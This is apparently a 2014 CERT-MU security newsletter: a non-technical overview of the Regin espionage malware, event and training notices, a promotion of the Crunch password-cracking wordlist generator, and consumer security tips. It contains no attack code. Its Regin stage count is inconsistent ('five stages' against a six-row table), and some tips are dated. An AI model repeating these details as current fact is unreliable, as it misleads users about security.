A highly advanced spying tool known as “Regin backdoor” has been discovered by security researchers and is being used in cyber espionage campaigns against government and infrastructure operators. The Regin backdoor is a highly sophisticated malicious code and has a degree of technical competence which is rare. It also resembles other state sponsored malware such as Flame, Duqu and the famous Stuxnet. Regin has a modular structure that make the malware a very flexible agent that could be used by operators to tailor campaign to individual targets. As per security experts, the features of the malware indicate that significant efforts have been required during its development. As such, researchers believe that the Backdoor Regin was developed by a nation-state to spy on a wide range of international targets across several industries.

The evasion technique that allowed Regin backdoor to go undetected for years exploits a multi-staged process and each stage is hidden and encrypted. Regin is organized into five stages, each of which is encrypted except for the first one that implements the initial loader. Executing the first stage triggers a domino chain in which at each step the stage is decrypted and executed, and that in turn decrypts the successive stage, and so on. Each individual stage provides little information on the complete package. Only by acquiring all five stages makes it possible to analyze and understand the threat. The five stages of Regin are shown below:






Table 1. The six stages of Regin

Stages	Components
Stage 0	Dropper. Installs Regin onto the target computer
Stage 1	Loads driver
Stage 2	Loads driver
Stage 3	Loads compression, encryption, networking, and handling for an encrypted virtual file system (EVFS).
Stage 4	Utilizes the EVFS and loads additional kernel mode drivers, including payloads.
Stage 5	Main payloads and data files

Security experts have identified dozens of different payloads that are used to spy on the infected machine, the principal functions implemented by the authors of Regin include code for stealing passwords, monitoring network traffic, capturing screenshots, seizing control of the target’s mouse and recovering deleted files. Some payloads appear to be tailored to specific targets, for example, one module was designed to sniff the traffic of mobile telephone base station controllers and another to monitoring the traffic of a Microsoft IIS server. Regin is known to have been active until 2011 and the name Regin was assigned by Microsoft to the underlying Trojan, the malware resurfaced in 2013 when the researchers at Symantec identified it. Regin was used to target different industries notably telecoms, airline, hospitality, energy, research, amongst others. As per the experts, the cyber espionage campaign was interested to spy on specific customers of the targeted companies. The infections of Backdoor Regin are geographically diverse and the attacks were observed mainly in ten different countries including Russian Federation (28%), Saudi Arabia (24%), Ireland (9%) and Mexico (9%).

Regin is a highly-complex threat which has been used for large-scale data collection or intelligence gathering campaigns. The development and operation of this threat would have required a significant investment of time and resources. Threats of this nature are rare and are only comparable to the Stuxnet/Duqu family of malware. The discovery of Regin serves to highlight how significant investments continue to be made into the development of tools for use in intelligence gathering. Many components of Regin have still gone undiscovered and additional functionality and versions may exist. Security researchers are still investigating on the malware and only about 100 infections have been found out. However, experts believe that such powerful platform was surely used in a large number of targeted attacks which are still uncovered. The researchers have not yet identified the command and control servers the attackers used. This would provide them with more data which would support further analysis.

CERT-MU EVENTS

Computer Security Day 2014

Computer Security Day is an annual event that is observed worldwide on the 30th November. It is designed to raise awareness and to promote best practices in Information Security. The event provides insight into the privacy and security issues surrounding electronically stored sensitive information and offers ways to keep your computer and data safe. To observe this day, CERT-MU, a division of the National Computer Board organized a full day cyber security conference on the 28th November 2014 at the Conference Hall, Swami Vivekananda International Convention Centre (SVICC). On this day, an exhibition was also organized to showcase the latest products on computer security. In addition, a professional training programme on Digital Forensics Investigation was also conducted. The target audience for the training were executives, IT professionals and Information Security Professionals. The training was carried out on December 01 - 05, 2014 at the ICT Academy, Cyber Tower 1, Cyber city Ebene.

Professional IT Security Trainings

CERT-MU organized two professional IT Security trainings during the month of June 2014 and they are as follows:

∗ **Secure Software Development Life Cycle Practices (SSDLC)**

This course provided a foundation for those professionals who are responsible for designing, architecting, coding and testing software solutions, through a series of lectures and hands on labs. It focused on how attacks are being directed towards software applications and how to design software to protect against attack is becoming more of a necessity. The aims of the course was to understand the fundamentals of Secure SDLC, frame security requirements, secure design/Architecture, secure coding and identify common security vulnerabilities early in the development process and eliminate security vulnerabilities. The target audience was Project Manager, Software Architect, Project Lead, Software Engineer, Application Developers and Programmers.

∗ **STQC - Certified Network Security Manager (STQC – CNSM)**

This course covered key security issues of computer network and means of securing them, addressing wireless LAN security and provide an overview of Vulnerability Assessment (VA) and Penetration Testing. Furthermore, this training provided interactive sessions and hands-on practise on tools. This course can help organisations in assessing and securing their network and protect their critical assets. The target audience was Information Security Professionals, Network Security Auditors, Network Administrators, IT Administrators and System Administrators.

Safer Internet Day 2015

Safer Internet Day will be celebrated in Mauritius by CERTMU /National Computer Board on Tuesday 10th February 2015. The theme for SID 2015 is ***“Lets Create a Better Internet Together”.***

More information on the theme and the campaign will be available as the event approaches. Join us there!

SECURITY GUIDELINE, TOOLS AND TIPS

CERT-MU publishes Information Security Guidelines on a regular basis to help and guide users in adopting best practices and implement them whenever possible. The guidelines can be downloaded from CERT-MU website: www.cert-mu.org.mu.

The latest guideline published are as follows:

Guideline on Vulnerability and Patch Management

The purpose of this guideline is to assist organisations in identifying the vulnerabilities in their IT systems and patch them accordingly. It focuses on how to create an organizational model and test its effectiveness. It also covers technical solutions that are available for vulnerability management. This guideline has been developed for security managers responsible for designing and implementing security patch and vulnerability remediation strategies. Other target audience also include system administrators and security operations officers who are responsible for applying patches and deploying solutions.

Security Tool

Crunch - Password Cracking Wordlist Generator

Crunch is a wordlist generator where you can specify a standard character set or a character set you specify. Crunch can generate all possible combinations and permutations.

Features:

- ⇒ crunch generates wordlists in both combination and permutation ways
- ⇒ it can breakup output by number of lines or file size
- ⇒ has resume support
- ⇒ pattern now supports number and symbols
- ⇒ pattern now supports upper and lower case characters separately
- ⇒ adds a status report when generating multiple files
- ⇒ new -l option for literal support of @,%^
- ⇒ new -d option to limit duplicate characters see man file for details
- ⇒ has unicode support

More Information about the tool is available on:
http://hack-tools.blackploit.com/2014/11/crunch-password-cracking-wordlist.html

*** Turn off the message preview pane in Outlook or Outlook Express**

If the message preview pane is enabled, the messages in your inbox are automatically "opened" as you scroll through them. While this is convenient, it also poses a potential security risk. If you disable the preview pane, you can delete any email that looks suspicious BEFORE it is opened and avoid a possible virus infection.

*** Make sure the site you are ordering from protects your information crossing the Internet**

This is shown by either a closed lock or an unbroken key at the bottom of the browser window. You can also check to see if the URL begins with *https://*. While *https* by itself is not an indication of a secure site, when it is combined with the lock or the unbroken key, then it indicates your data is being encrypted from prying eyes as it crosses the Internet. If you have *https* without the lock or key in the browser, then it has been faked and is not secure. Sometimes you may also encounter a pop up box that indicates you are about to enter or leave a secure area.

*** Do not Let Spammers See Your “Out of Office” Replies**

Configuring your email program to automatically return “Out of Office” notifications to email senders is good for internal mail system users, but it can provide confirmation of an email address to a spammer, if permitted to leave the corporate network. Configure your message replies to recognize only trusted domain addresses or block your notifications outbound at the firewall.

For home users, never say you are not home, but rather *“away from the computer right now”,* and do not specify for how long. You do not want to advertise your absence.

CERT-MU

Computer Emergency Response Team of Mauritius (CERT-MU)

National Computer Board
7th Floor, Stratton Court,
La Poudriere Street, Port Louis

Tel: 210 5520
Fax: 208 0119

Website: www.cert-mu.org.mu

Incident Reporting
Hotline: 800 2378
Email: incident@cert.ncb.mu

Vulnerability Reporting
Email: vulnerability@cert.ncb.mu

For Queries
Email: contact@cert.ncb.mu

Subscription to Mailing Lists
Email: subscribe@cert.ncb.mu